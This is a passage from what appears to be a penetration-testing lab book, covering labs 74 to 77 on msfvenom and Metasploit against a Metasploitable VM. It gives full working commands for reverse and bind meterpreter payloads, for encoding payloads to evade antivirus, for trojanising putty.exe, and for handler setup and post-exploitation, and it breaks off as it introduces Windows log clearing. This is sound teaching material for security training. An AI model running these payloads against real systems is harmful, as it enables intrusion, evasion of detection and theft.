It's as simple as that. I will list some examples of common payloads below and explain them so that you get an understanding of how to create payloads of your own.

We can view all payload options by typing the following command:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp --list-options
```



```
(kali㉿kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp --list-options
Options for payload/linux/x86/meterpreter/reverse_tcp:
=====
Name: Linux Mettle x86, Reverse TCP Stager
Module: payload/linux/x86/meterpreter/reverse_tcp
Platform: Linux, Linux
Arch: x86
Needs Admin: No
Total size: 245
Rank: Normal

Provided by:
    William Webb <william_webb@rapid7.com>
    skape <mmiller@hick.org>
    egypt <egypt@metasploit.com>
    tkmru

Basic options:
Name  Current Setting  Required  Description
LHOST
LPORT  4444            yes       The listen address (an interface may be specified)
                                         The listen port
```

Payload 1 – Used for getting a reverse meterpreter shell on a Linux

Metasploitable target machine. Assume that our Kali IP address is 192.168.56.103 in this instance:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=5555 -f elf > example.elf
```

The screenshot shows a terminal session on a Kali Linux system. The user runs the msfvenom command to generate an ELF payload. A red arrow labeled '1' points to the command line. Another red arrow labeled '2' points to the output of the file command, which identifies the generated executable as an ELF 32-bit LSB executable.

```
(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=5555 -f elf > example.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

(kali㉿kali)-[~]
└─$ file example.elf
example.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
 statically linked, no section header
```

Also, we can understand what type of executable is created by using the “file” command.

Let's break this command down:

- -p specifies the payload we wish to use, this is specified in the following format: OS (Linux)/Arch (x86)/Type of shell (Meterpreter)/Type of connection (Reverse)
- LHOST is the IP address which we want our target to connect back to (our attack machine which is Kali VM)
- LPORT is the port we want our target to connect to our machine through
- -f is the file type we wish to create, in this case elf
- > specifies what we want our payload to be called

Payload 2 – Same as above, but now, we are using it to get a reverse

meterpreter shell on a Windows target:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443 -f exe -o shell.exe
```

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kali㉿kali)-[~]
└─$ file shell.exe
shell.exe: PE32+ executable (GUI) x86-64, for MS Windows
```

The screenshot shows a terminal window on a Kali Linux system. The user runs the msfvenom command to generate a Windows meterpreter reverse TCP payload as an EXE file named shell.exe. The command includes parameters for the payload type, LHOST, LPORT, and output format. The resulting EXE file is then analyzed with the file command, which correctly identifies it as a PE32+ executable (GUI) for x86-64 architecture, intended for MS Windows.

Assume that our victim Windows machine's IP address is 192.168.56.123 in this instance.

We can understand what type of executable is created by using the “file” command.

The difference between this payload and the first payload is that we are generating an EXE file instead of an ELF file.

Payload 3 – Used for getting a bind meterpreter shell on a Linux target:

```
msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=5555 -f elf > example.elf
```

```
(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=5555 -f elf > example.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes

(kali㉿kali)-[~]
└─$ file example.elf
example.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, no section header
```

We can understand what type of executable is created by using the “file” command.

The command to generate this payload is different as we are generating a bind shell. This means that our target will listen for us to connect to it, instead of our target connecting back to us. Therefore, we do not need to supply an IP address for this command as the target will not be connecting to anything.

Task 3:

We will now look at encoding a payload. Encoding can be used to help evade IDS and Antivirus solutions, so that our payload is not caught and quarantined before we can establish a shell on our target. Encoding a payload is very easy. We can view all available encoders by typing the following:

```
msfvenom -l encoders
```

```
(kali㉿kali)-[~]
$ msfvenom -l encoders
```

Framework Encoders [--encoder <value>]

Name	Rank	Description
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder

Encoded payload example:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443 -e
x86/shikata_ga_nai -f exe -o payload.exe
```

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443
-e x86/shikata_ga_nai -f exe -o payload.exe
```

[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[+] No arch selected, selecting arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 381 (iteration=0)

x86/shikata_ga_nai chosen with final size 381

Payload size: 381 bytes

Final size of exe file: 73802 bytes

Saved as: payload.exe

```
(kali㉿kali)-[~]
$ file payload.exe
```

payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows

Assume that our victim Windows machine's IP address is 192.168.56.123 in this instance;

The -e option is used to specify the type of encryption we want to encrypt our

payload with. In this case, we have chosen the x86/shikata_ga_nai encryption option for our payload.

Task 4:

Finally, we can also create payloads using templates. This can be done with the following syntax:

```
msfvenom -p [payload] LHOST=<IP address> LPORT=<Port> -x [template] -f [formattype] >  
outputfile
```

In this command, -x is used to specify the template we want to use. The following command is an example of creating a payload using the Putty template.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443 -x  
putty.exe -f exe > evilputty.exe
```

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443  
-x putty.exe -f exe > evilputty.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 1096080 bytes  
  
(kali㉿kali)-[~]  
$ file putty.exe evilputty.exe  
putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows  
evilputty.exe: PE32 executable (GUI) Intel 80386, for MS Windows  
  
(kali㉿kali)-[~]  
$ ls -al putty.exe evilputty.exe  
-rw-r--r-- 1 kali kali 1096080 Apr  4 19:17 evilputty.exe  
-rw-r--r-- 1 kali kali 1096080 Jun 21 2020 putty.exe  
  
(kali㉿kali)-[~]  
$ md5sum putty.exe evilputty.exe  
374fb48a959a96ce92ae0e4346763293 putty.exe  
eebeb0035ee5bafbb6a93fa99480eb1f evilputty.exe
```


Assume that our victim Windows machine's IP address is 192.168.56.123 in

this instance.

Task 5:

Now, to practice! You can practice creating different payload types and trying to establish shells on your Windows or Metasploitable systems. We will be covering how to do this in the next few labs.

You should also experiment with encrypting your payload. You can upload your unencrypted payload to the following site to see the various different Antivirus' which flag your file as a virus: www.virustotal.com



The screenshot shows the VirusTotal interface with the 'DETECTION' tab selected. A red box highlights the list of engines and their findings:

Detection
! Suspicious
! Trojan.CryptZ.Gen
! Trojan.CryptZ.Gen
! Malicious
! Trojan.CryptZ.Gen
! Win32:SwPatch [Wrm]
! TR/Patched.Gen2
! Trojan.CryptZ.Gen
! Gen:NN.ZexAF.34670.cD2@aaLspAli
! W32.AIDetect.malware2
! Win.Trojan.Swrort-5710536-0

!!!

Then, encrypt your payload and upload it again. Notice how some Antivirus engines do not pick up on the payload as a virus? Payloads can be encrypted multiple times to further reduce the risk of detection.

Lab 75. Establishing a Reverse Shell on a Linux Target Using Msfvenom and Metasploit

Lab Objective:

Learn how to establish a reverse shell on a Linux target using Msfvenom and Metasploit.

Lab Purpose:

Msfvenom is a command line instance of Metasploit that is used to generate payloads and can also encode them. How payloads are produced for different purposes is explained in detail in lab 74. It is recommended that you look there for more information.

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can

download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Both msfvenom and metasploit come pre-installed on Kali. We can view the help screen for both tools by typing the following into our terminal:

```
msfvenom  
msfconsole
```

In this lab, we will be generating a reverse shell payload using “msfvenom” and then using Metasploit to establish a listener. The goal is to establish a shell on our Metasploitable VM.

Task 3:

To begin, we will first need to create a payload for our Metasploitable VM. To do this, we will use the following command:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=5555 -f elf -o reverse-sh.elf
```

The screenshot shows a terminal window with two commands entered:

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=5555 -f elf -o reverse-sh.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: reverse-sh.elf

(kali㉿kali)-[~]
$ file reverse-sh.elf
reverse-sh.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, no section header
```

Two red arrows point to the IP address "192.168.56.103" in the first command, with the text "IP address of Kali VM" written above them.

192.168.56.103 is the IP address of our Kali VM in this instance.

Once this is done, type “file reverse-sh.elf ” in your terminal and you should see details of the payload file you just created in your home directory.

Task 4:

In this step, we will somehow place the payload file on the target machine. Make sure Metasploitable VM is up and running. In this case, we will be transferring the file through FTP. To do this, open a terminal in Kali VM and type the following (1):

```
ftp 192.168.56.102
```

192.168.56.102 is the IP address of our Metasploitable VM in this instance. When asked, enter `msfadmin` as the username and password (2).

We will use the “put” command in FTP to send the payload file to the target machine (3). Next, to the “put” command; we will write the name of the payload file which is “reverse-sh.elf” in this case. After the transfer is complete, let’s make sure that the payload file is at the target location by typing “ls” (4). Finally, we end the FTP session by typing “by” (5).

A terminal window showing a session on a Kali Linux machine. The user is connected to a victim machine at 192.168.56.102 via FTP. The session is annotated with red arrows and blue circles numbered 1 through 5.

```
(kali㉿kali)-[~]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put reverse-sh.elf
local: reverse-sh.elf remote: reverse-sh.elf
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
207 bytes sent in 0.00 secs (5.4836 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000          207 Apr 05 17:22 reverse-sh.elf
drwxr-xr-x    6 1000      1000        4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> by
221 Goodbye.
```

The annotations are:

- Arrow 1 points to the command `ftp 192.168.56.102`.
- Arrow 2 points to the password entry field.
- Arrow 3 points to the command `put reverse-sh.elf`.
- Arrow 4 points to the command `ls`.
- Arrow 5 points to the command `by`.

Our evil binary file has been placed on the victim machine now.

Task 5:

We then need to make this file executable on our Metasploitable VM. In our Kali terminal screen, type the following (1):

```
ssh msfadmin@192.168.56.102
```

Type yes when asked if you are sure you want to connect to this host. Then, type `msfadmin` for the password when prompted (2). We are now connected to our Metasploitable VM through SSH.

```
(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.56.102
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Sat Apr 10 13:58:00 UTC 2008 i686
msfadmin@metasploitable:~$ ls
reverse-sh.elf  vulnerable
msfadmin@metasploitable:~$ chmod +x reverse-sh.elf
msfadmin@metasploitable:~$ ls -al reverse-sh.elf
-rwxr-xr-x 1 msfadmin msfadmin 207 2021-04-05 13:22 reverse-sh.elf
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$
```

We can now make the payload executable by typing the following (3):

```
chmod +x reverse-sh.elf
```

Once this is done, leave the SSH connection to our Metasploitable VM open, and open a new terminal. We will now need to establish the listener for the reverse connection which our payload will be sending to our machine.

Task 6:

To establish the listener, we will be using Metasploit. Start the tool by typing the following in Kali VM:

```
msfconsole
```

Then, type the following command to specify that we want to use a listener (1):

```
use exploit/multi/handler
```

Once the multi/handler is selected, we need to specify three things: the local host, the local port, and the payload type. We can do this by typing the following commands into the terminal (2,3,4):

```
set lhost 192.168.56.103
set lport 5555
set payload linux/x86/meterpreter/reverse_tcp
```

Once these commands are entered, you can then type “run” to start the listener

(5). You should see something like the following screenshot.

A screenshot of a terminal window showing a Metasploit session. The terminal has a dark background with light-colored text. Red arrows numbered 1 through 5 point to specific commands in the session:

- Step 1: A red arrow points to the command `use exploit/multi/handler`.
- Step 2: A red arrow points to the command `set lhost 192.168.56.103`.
- Step 3: A red arrow points to the command `set lport 5555`.
- Step 4: A red arrow points to the command `run`.
- Step 5: A red arrow points to the message `[*] Started reverse TCP handler on 192.168.56.103:5555`.

```
=[ metasploit v6.0.35-dev
+ -- --=[ 2106 exploits - 1134 auxiliary - 357 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion

Metasploit tip: View advanced module options with
advanced

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.103:5555
```

Task 7:

Finally, we can execute the payload on our target. Navigate back to terminal screen with the established SSH connection. Then, type the following:

```
./reverse-sh.elf
```

Once you hit enter, return to the terminal screen which is running the Metasploit listener. You will see a meterpreter session has started and is now open (1). We have successfully established a stable shell! We can access the shell by typing “shell” into meterpreter (2). We can return to the Meterpreter interface from the shell by typing “exit” into the shell.

```
[*] Started reverse TCP handler on 192.168.56.103:5555
[*] Sending stage (980808 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:5555 → 192.168.56.102:35025) at
2021-04-05 14:20:35 -0400

meterpreter > shell
Process 5074 created.
Channel 1 created.
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flopp
y),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(s
ambashare),1000(msfadmin)
```

The terminal output is highlighted with a red box around the first three lines. Three numbered callouts point to specific parts of the session:

- Callout 1 points to the line "Process 5074 created."
- Callout 2 points to the line "msfadmin".
- Callout 3 points to the command "id".

Lab 76. Establishing a Bind Shell on a Linux Target Using Msfvenom and Metasploit

Lab Objective:

Learn how to establish a bind shell on a Linux target using Msfvenom and Metasploit.

Lab Purpose:

Msfvenom is a command line instance of Metasploit that is used to generate payloads and can also encode them. How payloads are produced for different purposes is explained in detail in lab 74. It is recommended that you look there for more information.

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can

download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Both msfvenom and metasploit come pre installed on Kali. We can view the help screen for both tools by typing the following into our terminal:

```
msfvenom  
msfconsole
```

In this lab, we will be generating a bind shell payload using msfvenom, and then using Metasploit to establish a handler which will connect to the target. The goal is to establish a shell on our Metasploitable VM.

Task 3:

To begin, we will first need to create a payload for our Metasploitable VM. To do this, we will use the following command:

```
msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=5555 -f elf -o bind.elf
```

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=5555 -f elf -o bind.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: bind.elf

(kali㉿kali)-[~]
$ file bind.elf
bind.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, no section header
```

Once this is done, type “file bind.elf ” in your terminal and you should see details of the payload file you just created in your home directory.

Task 4:

In this step, we will somehow place the payload file on the target machine. Make sure Metasploitable VM is up and running. In this case, we will be transferring the file through FTP. To do this, open a terminal in Kali VM and type the following (1):

```
ftp 192.168.56.102
```

192.168.56.102 is the IP address of our Metasploitable VM in this instance. When asked, enter `msfadmin` as the username and password (2).

We will use the “put” command in FTP to send the payload file to the target machine (3). Next to the “put” command, we will write the name of the payload file, which is “bind.elf” in this case. After the transfer is complete, let’s make sure that the payload file is at the target location by typing “ls” (4). Finally, we end the FTP session by typing “by” (5).

```
(kali㉿kali)-[~]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): msfadmin
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put bind.elf
local: bind.elf remote: bind.elf
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
195 bytes sent in 0.00 secs (6.1989 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000          195 Apr 05 19:12 bind.elf
drwxr-xr-x    6 1000      1000        4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> by
221 Goodbye.
```

Our evil binary file has been placed on the victim machine now.

Task 5:

We then need to make this file executable on our Metasploitable VM. In our Kali terminal screen type the following (1):

```
ssh msfadmin@192.168.56.102
```

```
(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.56.102
msfadmin@192.168.56.102's password: 1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
msfadmin@metasploitable:~$ ls
bind.elf vulnerable
msfadmin@metasploitable:~$ chmod +x bind.elf 2
msfadmin@metasploitable:~$ ls -al bind.elf
-rwxr-xr-x 1 msfadmin msfadmin 195 2021-04-05 15:12 bind.elf
msfadmin@metasploitable:~$ 3
msfadmin@metasploitable:~$ eXecutable !
```

Type yes when asked if you are sure you want to connect to this host. Then, type `msfadmin` for the password when prompted (2). We are now connected to our Metasploitable VM through SSH.

We can now make the payload executable by typing the following (3):

```
chmod +x bind.elf
```

Once this is done, leave the SSH connection to our Metasploitable VM open and open a new terminal. We will now need to establish the handler which will connect to our target, which will be listening for our connection when our payload is executed.

Task 6:

To establish the handler, we will be using Metasploit. Start the tool by typing the following:

```
msfconsole
```

Then type the following command to specify that we want to establish a handler (1):

```
use exploit/multi/handler
```

Once the multi/handler is selected, we need to specify three things: the

remote host which we want to connect to, the local port, and the payload type. We can do this by typing the following commands into the terminal (2,3,4):

```
set rhost 192.168.56.102  
set lport 5555  
set payload linux/x86/meterpreter/bind_tcp
```

The image shows a Metasploit terminal session with the following steps highlighted:

1. The first step is the configuration of the remote host: `set rhost 192.168.56.102`.
2. The second step is setting the local port: `set lport 5555`.
3. The third step is selecting the payload: `set payload linux/x86/meterpreter/bind_tcp`.
4. The fourth step is running the exploit: `use exploit/multi/handler`.

```
= [ metasploit v6.0.35-dev ]  
+ -- =[ 2106 exploits - 1134 auxiliary - 357 post ]  
+ -- =[ 592 payloads - 45 encoders - 10 nops ]  
+ -- =[ 8 evasion ]  
  
Metasploit tip: Display the Framework log using the log command, learn more with help log  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set rhost 192.168.56.102  
rhost => 192.168.56.102  
msf6 exploit(multi/handler) > set lport 5555  
lport => 5555  
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp  
payload => linux/x86/meterpreter/bind_tcp  
msf6 exploit(multi/handler) >
```

Once these commands are entered, we will then go back to our SSH connection screen with our Metasploitable VM.

Task 7:

Finally, we can execute the payload on our target. Navigate back to the tab with the established SSH connection. Then, type the following:

```
./bind.elf
```

Once you hit enter, return to the tab which has the Metasploit handler open and type “run” (1). Metasploit will then connect to the target and send the exploit stage; we will then have a meterpreter shell on our target.

When we execute our payload on the Metasploitable VM, we establish a listener on port 5555 on our target. The handler then connects to our target on port 5555, and sends the stage to establish a shell (2). This is how bind shells work.

The image shows a terminal window for msf6 exploit(multi/handler). A red box highlights the output of the 'run' command, which includes starting a TCP handler and sending a stage. Red arrows numbered 1 through 5 indicate the flow of the exploit process:

- Red arrow 1 points to the 'run' command at the top of the terminal.
- Red arrow 2 points to the '[*] Meterpreter session 1 opened' message in the output, indicating a successful connection.
- Red arrow 3 points to the 'shell' command being typed in the meterpreter prompt.
- Red arrow 4 points to the 'whoami' command being typed in the shell.
- Red arrow 5 points to the 'exit' command being typed in the shell, which returns to the meterpreter prompt.

```
msf6 exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.56.102:5555
[*] Sending stage (980808 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.56.102:5555) at 2021-04-05
15:54:42 -0400

meterpreter > shell
Process 5451 created.
Channel 1 created.
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
exit
meterpreter >
```

You will see a meterpreter session has been started and is now open. We have successfully established a stable shell! We can access the shell by typing “shell” into meterpreter (3). Type “whoami” and “id” commands in this remote shell (4). We can return to the Meterpreter interface from the shell by typing “exit” into the shell (5).

Lab 77. Basic Meterpreter Commands

Lab Objective:

Learn some basic Meterpreter commands which can be used once a shell has been established on our target.

Lab Purpose:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab. Since this lab requires active Meterpreter command shell access, it should be studied immediately after the end of lab 75 or lab 76.


Lab Walkthrough:

Task 1:

If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

In this lab, we will be learning about the post exploitation tool “meterpreter”. Our main focus will be going over some basic and most useful commands this tool supports. To begin, we can view the help screen for this tool with the following command:

```
help
```

```
meterpreter > help
```

Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread

Task 3:

We can background any meterpreter shell by typing the following (1):

```
background
```

This will return us to the msf prompt where we use different exploits. We can return to our meterpreter session simply interacting with the shell again. This is done by first typing sessions to view which sessions are open and then typing the following (2):

```
sessions -i 1
```

```
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Task 4:

We can display the contents of any file with the following command (1):

```
cat readme.txt
```

We can change to a different directory on our target by typing the following (2):

```
cd vulnerable
```

We can display the contents of any directory with the following command (3):

```
ls
```

```
meterpreter > cat readme.txt
this is Metasploitable VM
meterpreter > cd vulnerable
meterpreter > ls
Listing: /home/msfadmin/vulnerable
Mo Size Type Last modified Name
-- -- -- -- --
40755/rwxr-xr-x 4096 dir 2010-04-28 16:22:27 -0400 mysql-ssl
40755/rwxr-xr-x 4096 dir 2010-04-28 16:22:27 -0400 samba
40755/rwxr-xr-x 4096 dir 2010-04-28 16:22:16 -0400 tikiwiki
40755/rwxr-xr-x 4096 dir 2010-04-28 16:22:14 -0400 twiki20030201

meterpreter > pwd
/home/msfadmin/vulnerable
meterpreter >
```

We can also display the current working directory on the target (the directory we are in) by typing the following (4):

```
pwd
```

Task 5:

This next command is very useful for when we have an established shell on a Windows machine. This command will clear the “Application, System and Security Logs” on a Windows system. There are no options or arguments

